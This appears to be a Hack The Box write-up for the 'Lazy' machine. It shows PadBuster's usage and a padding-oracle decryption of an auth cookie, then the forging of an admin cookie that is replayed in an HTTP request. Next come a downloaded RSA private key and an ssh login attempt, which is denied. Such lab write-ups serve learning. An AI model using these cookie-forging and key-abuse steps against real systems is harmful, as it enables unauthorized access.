
```
┌──(root💀 kali)-[/Documents/htb/boxes/lazy]
└─# perl padBuster.pl

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

    Use: padBuster.pl URL EncryptedSample BlockSize [options]

  Where: URL = The target URL (and query string if applicable)
         EncryptedSample = The encrypted value you want to test. Must
                           also be present in the URL, PostData or a Cookie
         BlockSize = The block size being used by the algorithm

Options:
         -auth [username:password]: HTTP Basic Authentication
         -bruteforce: Perform brute force against the first block
         -ciphertext [Bytes]: CipherText for Intermediate Bytes (Hex-Encoded)
         -cookies [HTTP Cookies]: Cookies (name1=value1; name2=value2)
         -encoding [0-4]: Encoding Format of Sample (Default 0)
                          0=Base64, 1=Lower HEX, 2=Upper HEX
                          3=.NET UrlToken, 4=WebSafe Base64
         -encodedtext [Encoded String]: Data to Encrypt (Encoded)
         -error [Error String]: Padding Error Message
         -headers [HTTP Headers]: Custom Headers (name1::value1;name2::value2)
         -interactive: Prompt for confirmation on decrypted bytes
         -intermediate [Bytes]: Intermediate Bytes for CipherText (Hex-Encoded)
         -log: Generate log files (creates folder PadBuster.DDMMYY)
         -noencode: Do not URL-encode the payload (encoded by default)
         -noiv: Sample does not include IV (decrypt first block)
         -plaintext [String]: Plain-Text to Encrypt
         -post [Post Data]: HTTP Post Data String
         -prefix [Prefix]: Prefix bytes to append to each sample (Encoded)
         -proxy [address:port]: Use HTTP/S Proxy
         -proxyauth [username:password]: Proxy Authentication
         -resume [Block Number]: Resume at this block number
         -usebody: Use response body content for response analysis phase
         -verbose: Be Verbose
         -veryverbose: Be Very Verbose (Debug Only)
```



```
** Finished ***

[+] Decrypted value (ASCII): user=bdmin

[+] Decrypted value (HEX): 757365723D62646D696E060606060606

[+] Decrypted value (Base64): dXNlcj1iZG1pbgYGBgYGBg==
```




You are currently logged in as saad!




```
GET /index.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.18/login.php
Connection: close
Cookie: auth=27YhyX9kp44R76icd3NjOGPU6k9DTWU6
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

change the saad's cookie to admin's cookie




```
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
```



```
GET /index.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.18/login.php
Connection: close
Cookie: auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

Forward




Tasos this is my ssh key, just in case, if you ever want to login and check something out.

My Key

You are currently logged in as admin!


continued




Tasos this is my ssh key, just in case, if you ever want to login and check something out.

My Key


http://10.10.10.18/mysshkeywithnamemitsos




```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqIkk7+JFhRPDbqA0D1ZB4HxS7Nn6GuEruDvTMS1EBZrUMa9r
upUZr2C4LVqd6+gm4WBDJj/CzAi+g9KxVGNAoT+Exqj0Z2a8Xpz7z42PmvK0Bgkk
3mwB6xmZBr968w9pznUio1GEf9i134x9g190yNa8XXdQ195cX6ysv1tPt/DXaYVq
OOheHpZZNZLTwh+aotEX34DnZLv97sdXZQ7km9qXMf7bqAuMop/ozavqz6ylzUHV
YKFPW3R7UwbEbkH+3GPf9IGOZSx710jTd1JV71t4avC5NNqHxUhZilni39jm/EXi
o1AC4ZKC1FqA/4YjQs4HtKv1AxwAFu7IYUeQ6QIDAQABAoIBAA79a7ieUnqcoGRF
gXvfuypBRIrmdFVRs7bGM2mLUiKBe+ATbyyAOHGd06PNDIC//D1Nd4t+XlARcwh8
g+MylLwCz0dwHZTY0WZE5iy2tZAdiB+FTq8twhnsA+1SuJfHxixjxLnr9TH9z2db
sootwlBesRBLHXilwWeNDyxR7cw5TauRBeXIzwG+pW8nBQt62/4ph/jNYabWZtji
jzSgHJIpmTO6OVERffcwK5TW/J5bHAys97OJVEQ7wc3rOVJS4I/PDFcteQKf9Mcb
+JHc6E2V2NHk00DPZmPEeqH9ylXsWRsirmpbMIZ/HTbnxJXKZJ8408p6Z+n/d8t5
gyoaRgECgYEA0oiSiVPb++auc5du9714TxLA5gpmaE9aaLNwEh4iLOS+Rtzp9jSp
b1auElzXPwACjKYpw709cNGV7bV8PPfBmtyNfHLeMTVf/E/jbRUO/000ZNznPnE7
SztdWk4UWPQx0lcSiShYymc1C/hvcgluKhdAi5m53MiPaNlmtORZ1sECgYEAzO61
apZQ0U629sx0OKn3YacY7bNQlXjl1bw5Lr0jkCIAGiquhUz2jpN7T+seTVPqHQbm
sClLuQ0vJEUAIcSUYOUbuqykdCbXSM3DqayNSiOSyk94Dzlh37Ah9xcCowKuBLnD
gl3dfVsRMNo0xppv4TUmq9//pe952MTf1z+7LCkCgYB2skMTo7DyC3OtfeI1UKBE
zIju6UwlYR/Syd/UhyKzdt+EKkbJ5ZTlTdRkS+2a+lF1pLUFQ2shcTh7RYffA7wm
qFQopsZ4reQI562MMYQ8EfYJK7ZAMSzB1J1kLYMxR7PTJ/4uUA4HRzrUHeQPQhvX
JTbhvfDY9kZMUc2jDN9NwQKBgQCI6VG6jAIiU/xYle9vi94CF6jH5WyI7+RdDwsE
9sezm4OF983wsKJoTo+rrODpuI5IJjwopO46C1zbVl3oMXUP5wDHjl+wWeKqeQ2n
ZehfB7UiBEWppiSFVR7b/Tt9vGSWM6Uyi5NWFGk/wghQRw1H4EKdwWECcyNsdts0
6xcZQQKBgQCB1C4QH0t6a7h5aAo/aZwJ+9JUSqsKat0E7ijmz2trYjsZPahPUsnm
+H9wn3Pf5kAt072/4N2LNuDzJeVVYiZUsDwGFDLiCbYyBVXgqtaVdHCfXwhWh1EN
pXoEbtCvgueAQmWpXVxaEiugA1eezU+bMiUmer1Qb/l1U9sNcW9DmA==
-----END RSA PRIVATE KEY-----
```




```
┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# wget http://10.10.10.18/mysshkeywithnamemitsos
--2021-04-07 22:04:19--  http://10.10.10.18/mysshkeywithnamemitsos
Connecting to 10.10.10.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1679 (1.6K)
Saving to: ‘mysshkeywithnamemitsos’

mysshkeywithnamemitsos                100%[=================

2021-04-07 22:04:19 (254 MB/s) - ‘mysshkeywithnamemitsos’ saved [1679/1679]
```




```
┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# mv mysshkeywithnamemitsos mitsos.key
```



```
┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# chmod 600 mitsos.key

┌──(root💀kali)-[/Documents/htb/boxes/lazy]
└─# ssh -i mitsos.key 10.10.10.18
The authenticity of host '10.10.10.18 (10.10.10.18)' can't be established.
ECDSA key fingerprint is SHA256:OJ5DTyZUGZXEpX4BKFNTApa88gR/+w5vcNathKIPcWE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.18' (ECDSA) to the list of known hosts.
root@10.10.10.18: Permission denied (publickey).
```



